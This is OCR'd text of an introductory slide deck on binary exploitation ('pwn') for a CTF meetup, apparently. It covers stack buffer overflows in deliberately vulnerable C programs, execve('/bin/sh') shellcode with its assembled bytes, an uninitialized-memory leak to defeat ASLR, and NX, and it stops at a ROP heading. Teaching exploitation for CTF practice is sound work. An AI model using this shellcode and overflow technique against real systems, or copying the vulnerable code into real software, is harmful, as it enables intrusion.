Helping organize things

Groups

- The board
- CTF picking/scheduling group
- Meetups group
- Sponsors group
- Party planning group

Pwn
Binary exploitation

Mattias Grenfeldt


What is Pwn?

- “OG” arcane hacking
- Attacking binaries
- Programs written in “memory-unsafe languages”:
  - C, C++
- GC languages are mostly safe:
  - Go, Java, Python, etc.
- Attack “happens” at assembly level
- Pwn was easy in the 90s
- Now it is much harder…

Prerequisites


- C and assembly (x86)
- The stack
- Calling conventions

Stack notation



Infamous (stack-based) Buffer Overflow


```
#include <stdio.h>

void hello() {
    char name[30];
    puts("What's your name?");
    fgets(name, 100, stdin);
    printf("Hello %s", name);
}

int main() {
    hello();
}
```



Infamous (stack-based) Buffer Overflow

```
#include <stdio.h>

void hello() {
    char name[30];
    puts("What's your name?");
    fgets(name, 100, stdin);
    printf("Hello %s", name);
}

int main() {
    hello();
}
```

- We can jump somewhere!
- Where do we jump?



Where to jump to?

- Some challenges have a `win()` function!
  - Will print the flag for you
- Most challenges don’t
- We have to get a shell!

How do we get a shell?

- One way:
  - Make the program run code we control
  - Make that code start a shell
  - Shellcode!

Shellcode

- Find one online
- or generate it with `pwntools`
- or write your own (using syscall tables):


```
# execve("/bin/sh", 0, 0);
mov rax, 59
# rdi = &flag
lea rdi, [rip+flag]
mov rsi, 0
xor rdx, rdx
syscall
flag:
  .string "/bin/sh"
```

- Assemble into machine code with pwntools:

```
$ python3
>>> from pwn import *
>>> shellcode = "..."
>>> asm(shellcode, arch="amd64")
b'H\xc7\xc0;\x00\x00\x00H\x8d=\x
0c\x00\x00\x00H\xc7\xc6\x00\x00\
x00\x00H1\xd2\x0f\x05/bin/sh\x00
'
```

The plan

- We write some padding…




0x00…00

0xff…ff

The plan

- We write some padding…
- … then an address …




`0x00…00`

`0xff…ff`

The plan

- We write some padding…
- … then an address …
- … then our shellcode.




`0x00…00`

`0xff…ff`


The plan

- We write some padding…
- … then an address …
- … then our shellcode.
- The address should point to the shellcode



The plan

- We write some padding…
- … then an address …
- … then our shellcode.
- The address should point to the shellcode
- When we jump to the return address
  our shellcode will run!



Let’s do the attack!

And learn about pwntools + GEF

Demo time

Debrief

- This was the most basic Pwn
- No protections / mitigations
- A Pwn from the 90s
- Now: we slowly move towards today

Address Space Layout Randomization (ASLR)

- OS-wide setting
- `cat /proc/sys/kernel/randomize_va_space`
  - 0 - No ASLR
  - 2 - Full ASLR (should be default)
- Randomize position of:
  - Stack
  - Heap
  - Libraries (libc)

ASLR Off

Run #1

```
00400000-00401000 /home/mkg/dev/pwnmeetup/bof
00401000-00402000 /home/mkg/dev/pwnmeetup/bof
00402000-00403000 /home/mkg/dev/pwnmeetup/bof
00403000-00404000 /home/mkg/dev/pwnmeetup/bof
00404000-00405000 /home/mkg/dev/pwnmeetup/bof
00405000-00426000 [heap]
7ffff7db4000-7ffff7db7000
7ffff7db7000-7ffff7dd9000 /usr/lib/libc.so.6
7ffff7dd9000-7ffff7f34000 /usr/lib/libc.so.6
7ffff7f34000-7ffff7f8b000
7ffff7f8b000-7ffff7f8f000
7ffff7f8f000-7ffff7f91000 /usr/lib/libc.so.6
7ffff7f91000-7ffff7f9e000
7ffff7fc2000-7ffff7fc4000
7ffff7fc4000-7ffff7fc8000 [vvar]
7ffff7fc8000-7ffff7fca000 [vdso]
7ffff7fca000-7ffff7fcb000 /usr/lib/ld-linux-x86-64.so.2
7ffff7fcb000-7ffff7ff1000 /usr/lib/ld-linux-x86-64.so.2
7ffff7ff1000-7ffff7ffb000 /usr/lib/ld-linux-x86-64.so.2
7ffff7ffb000-7ffff7ffd000 /usr/lib/ld-linux-x86-64.so.2
7ffff7ffd000-7ffff7fff000 /usr/lib/ld-linux-x86-64.so.2
7ffffffde000-7ffffffff000 [stack]
ffffffffff600000-ffffffffff601000 [vsyscall]
```

They are the same!

Run #2

```
00400000-00401000
00401000-00402000
00402000-00403000
00403000-00404000
00404000-00405000
00405000-00426000
7ffff7db4000-7ffff7db7000
7ffff7db7000-7ffff7dd9000
7ffff7dd9000-7ffff7f34000
7ffff7f34000-7ffff7f8b000
7ffff7f8b000-7ffff7f8f000
7ffff7f8f000-7ffff7f91000
7ffff7f91000-7ffff7f9e000
7ffff7fc2000-7ffff7fc4000
7ffff7fc4000-7ffff7fc8000
7ffff7fc8000-7ffff7fca000
7ffff7fca000-7ffff7fcb000
7ffff7fcb000-7ffff7ff1000
7ffff7ff1000-7ffff7ffb000
7ffff7ffb000-7ffff7ffd000
7ffff7ffd000-7ffff7fff000
7ffffffde000-7ffffffff000
ffffffffff600000-ffffffffff601000
```

ASLR On

Run #1

```
00400000-00401000 /home/mkg/dev/pwnmeetup/bof
00401000-00402000 /home/mkg/dev/pwnmeetup/bof
00402000-00403000 /home/mkg/dev/pwnmeetup/bof
00403000-00404000 /home/mkg/dev/pwnmeetup/bof
00404000-00405000 /home/mkg/dev/pwnmeetup/bof
013ff000-01420000 [heap]
7f17198db000-7f17198de000
7f17198de000-7f1719900000 /usr/lib/libc.so.6
7f1719900000-7f1719a5b000 /usr/lib/libc.so.6
7f1719a5b000-7f1719ab2000 /usr/lib/libc.so.6
7f1719ab2000-7f1719ab6000 /usr/lib/libc.so.6
7f1719ab6000-7f1719ab8000 /usr/lib/libc.so.6
7f1719ab8000-7f1719ac5000
7f1719ae9000-7f1719aeb000
7f1719aeb000-7f1719aec000 /usr/lib/ld-linux-x86-64.so.2
7f1719aec000-7f1719b12000 /usr/lib/ld-linux-x86-64.so.2
7f1719b12000-7f1719b1c000 /usr/lib/ld-linux-x86-64.so.2
7f1719b1c000-7f1719b1e000 /usr/lib/ld-linux-x86-64.so.2
7f1719b1e000-7f1719b20000 /usr/lib/ld-linux-x86-64.so.2
7ffd5503e000-7ffd5505f000 [stack]
7ffd5516a000-7ffd5516e000 [vvar]
7ffd5516e000-7ffd55170000 [vdso]
ffffffffff600000-ffffffffff601000 [vsyscall]
```

Run #2

```
00400000-00401000
00401000-00402000
00402000-00403000
00403000-00404000
00404000-00405000
0097f000-009a0000
7fcf07ad5000-7fcf07ad8000
7fcf07ad8000-7fcf07afa000
7fcf07afa000-7fcf07c55000
7fcf07c55000-7fcf07cac000
7fcf07cac000-7fcf07cb0000
7fcf07cb0000-7fcf07cb2000
7fcf07cb2000-7fcf07cbf000
7fcf07ce3000-7fcf07ce5000
7fcf07ce5000-7fcf07ce6000
7fcf07ce6000-7fcf07d0c000
7fcf07d0c000-7fcf07d16000
7fcf07d16000-7fcf07d18000
7fcf07d18000-7fcf07d1a000
7fffa62f5000-7fffa6316000
7fffa63f4000-7fffa63f8000
7fffa63f8000-7fffa63fa000
ffffffffff600000-ffffffffff601000
```

ASLR On

Run #1


```
00400000-00401000 /home/mkg/dev/pwnmeetup/bof
00401000-00402000 /home/mkg/dev/pwnmeetup/bof
00402000-00403000 /home/mkg/dev/pwnmeetup/bof
00403000-00404000 /home/mkg/dev/pwnmeetup/bof
00404000-00405000 /home/mkg/dev/pwnmeetup/bof
013ff000-01420000 [heap]
7f17198db000-7f17198de000
7f17198de000-7f1719900000 /usr/lib/libc.so.6
7f1719900000-7f1719a5b000 /usr/lib/libc.so.6
7f1719a5b000-7f1719ab2000 /usr/lib/libc.so.6
7f1719ab2000-7f1719ab6000 /usr/lib/libc.so.6
7f1719ab6000-7f1719ab8000 /usr/lib/libc.so.6
7f1719ab8000-7f1719ac5000
7f1719ae9000-7f1719aeb000
7f1719aeb000-7f1719aec000 /usr/lib/ld-linux-x86-64.so.2
7f1719aec000-7f1719b12000 /usr/lib/ld-linux-x86-64.so.2
7f1719b12000-7f1719b1c000 /usr/lib/ld-linux-x86-64.so.2
7f1719b1c000-7f1719b1e000 /usr/lib/ld-linux-x86-64.so.2
7f1719b1e000-7f1719b20000 /usr/lib/ld-linux-x86-64.so.2
7ffd5503e000-7ffd5505f000 [stack]
7ffd5516a000-7ffd5516e000 [vvar]
7ffd5516e000-7ffd55170000 [vdso]
ffffffffff600000-ffffffffff601000 [vsyscall]
```

Run #2

```
00400000-00401000
00401000-00402000
00402000-00403000
00403000-00404000
00404000-00405000
0097f000-009a0000
7fcf07ad5000-7fcf07ad8000
7fcf07ad8000-7fcf07afa000
7fcf07afa000-7fcf07c55000
7fcf07c55000-7fcf07cac000
7fcf07cac000-7fcf07cb0000
7fcf07cb0000-7fcf07cb2000
7fcf07cb2000-7fcf07cbf000
7fcf07ce3000-7fcf07ce5000
7fcf07ce5000-7fcf07ce6000
7fcf07ce6000-7fcf07d0c000
7fcf07d0c000-7fcf07d16000
7fcf07d16000-7fcf07d18000
7fcf07d18000-7fcf07d1a000
7fffa62f5000-7fffa6316000
7fffa63f4000-7fffa63f8000
7fffa63f8000-7fffa63fa000
ffffffffff600000-ffffffffff601000
```

ASLR On

- Changes start of memory areas
- Internal offsets are still consistent
- If we know one address from block, we know all



Defeating ASLR: Leaks

```
void hello() {
    char name[64];
    puts("What's your name?");
    read(0, name, 100);
    printf("Hello %s", name);
}

void banner(char *msg) {
    char *ptr = msg;
    puts(ptr);
}

int main() {
    char msg[] = "Welcome!";
    banner(msg);
    hello();
    hello();
}
```

- Now we use `read()`
  - Doesn't null-terminate input
- We print a banner
- Call `hello()` twice
  - First leak
  - Then exploit
- One type of leak: uninitialized memory
- `name` is not initialized!

Leaks: uninitialized memory

```
void hello() {
    char name[64];
    puts("What's your name?");
    read(0, name, 100);
    printf("Hello %s", name);
}

void banner(char *msg) {
    char *ptr = msg;
    puts(ptr);
}
```

```
int main() {
    char msg[] = "Welcome!";
    banner(msg);
    hello();
    hello();
}
```

Leaks: uninitialized memory

```
void hello() {
    char name[64];
    puts("What's your name?");
    read(0, name, 100);
    printf("Hello %s", name);
}

void banner(char *msg) {
    char *ptr = msg;
    puts(ptr);
}
```


```
int main() {
    char msg[] = "Welcome!";
    banner(msg);
    hello();
    hello();
}
```

Leaks: uninitialized memory

```
void hello() {
    char name[64];
    puts("What's your name?");
    read(0, name, 100);
    printf("Hello %s", name);
}

void banner(char *msg) {
    char *ptr = msg;
    puts(ptr);
}
```

```
int main() {
    char msg[] = "Welcome!";
    banner(msg);
    hello();
    hello();
}
```

- Input: John Smith
- Output: John Smith



Leaks: uninitialized memory


```
void hello() {
    char name[64];
    puts("What's your name?");
    read(0, name, 100);
    printf("Hello %s", name);
}

void banner(char *msg) {
    char *ptr = msg;
    puts(ptr);
}
```

```
int main() {
    char msg[] = "Welcome!";
    banner(msg);
    hello();
    hello();
}
```

- Input: John Smith
- Output: John Smith
- Input: Johnny Smithy!
- Output: Johnny Smithy!08e1ffffff7f
- We have a leak: 0x7fffffffe108


Leaks: calculating target

Run #1: With gdb



Leaks: calculating target

Run #1: With gdb




Run 1

1. Collect Leak and Target

Leaks: calculating target

Run #1: With gdb




Run 1

1. Collect Leak and Target
2. `offset = target - leak`
   `# offset == -0xd8f`

Leaks: calculating target

Run #2: Against remote




Run 1

1. Collect Leak and Target
2. `offset = target - leak`
   `# offset == -0xd8f`

Run 2

Leaks: calculating target

Run #2: Against remote



Run 1

1. Collect Leak and Target
2. `offset = target - leak`
   `# offset == -0xd8f`

Run 2

1. Leak `leak`

Leaks: calculating target

Run #2: Against remote

Run 1

1. Collect Leak and Target
2. `offset = target - leak`
   `# offset == -0xd8f`

Run 2

1. Leak leak
2. `target = leak + offset`
   `# target == 0x7ffe83b57a21`

Next mitigation: NX

- ASLR is defeated
- We need more protection!
- Introducing No eXecute bit - NX
- A setting in the binary, not the OS
- Check protections with: `pwn checksec ./binary`

```
$ pwn checksec ./nxbof
[*] '/home/mkg/dev/pwnmeetup/nxbof'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Next mitigation: NX

- Controls permissions on memory sections
- NX off:
  - `rwx is OK`
  - `[stack] is rwx`
  - Shellcode possible!
- NX on:
  - `rwx is NOT OK`
  - `r-x is OK`
  - `rw- is OK`
  - `[stack] is rw-`
  - Shellcode impossible!
- How to defeat?

Return Oriented Programming - ROP

